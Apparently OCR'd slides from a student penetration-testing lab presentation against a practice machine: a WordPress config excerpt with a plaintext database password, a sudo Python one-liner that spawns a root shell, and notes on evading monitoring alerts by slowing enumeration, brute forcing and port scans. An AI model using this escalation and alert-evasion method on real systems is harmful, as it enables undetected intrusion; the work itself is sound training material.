


```
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

:
```

Exploitation: Sudo Python Privileges

Summarize the following:

- How did you exploit the vulnerability? Created a python script to escalate privileges since python has sudo access
- What did the exploit achieve? Python allowed access to root.
- Process: Open python with sudo and then run the script to get root access:
  - from the command line scripted into root with the script with the following:
  - sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’



```
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

Avoiding Detection

Stealth Exploitation of Wordpress Enumeration-change

Monitoring Overview

- Which alerts detect this exploit?

  WHEN count() GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 minutes

- Which metrics do they measure?

  http.response.status_code

- Which thresholds do they fire at?

  Above 400

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  By doing the website enumeration much slower so as to not trigger the threshold

- Are there alternative exploits that may perform better?

  An alternative exploit that may perform better is gobuster

Stealth Exploitation of Brute Force Attack

Monitoring Overview

- Which alerts detect this exploit?

  WHEN count() GROUPED OVER top 5 ‘http.request.method’ IS ABOVE 1000 FOR THE LAST 1 minutes
- Which metrics do they measure?

  http.request.method
- Which thresholds do they fire at?

  Above 1000

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
- If you go very slowly with the brute force attack you won’t trigger the alarm
- Are there alternative exploits that may perform better?
- Hashcat may perform better because you are able to do this offline.
- Do Hydra on Michael

Presented by: Nikki

Stealth Exploitation of Port Scan Detection-change

Monitoring Overview

- Which alerts detect this exploit?

  WHEN count() OVER all documents IS ABOVE 1000 FOR THE LAST 1 minute

  Change: 1000 is too high, port scan can't be detected we have to prove it and they said its not found with that alert

- Which metrics do they measure?

  TCP Packetbeats

- Which thresholds do they fire at?

  Above 1000

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  You can execute the same exploit without triggering an alert by running a very slow port scan

- Are there alternative exploits that may perform better?
- Not really Nmap is considered the best tool for port scanning

Presented by: Aaron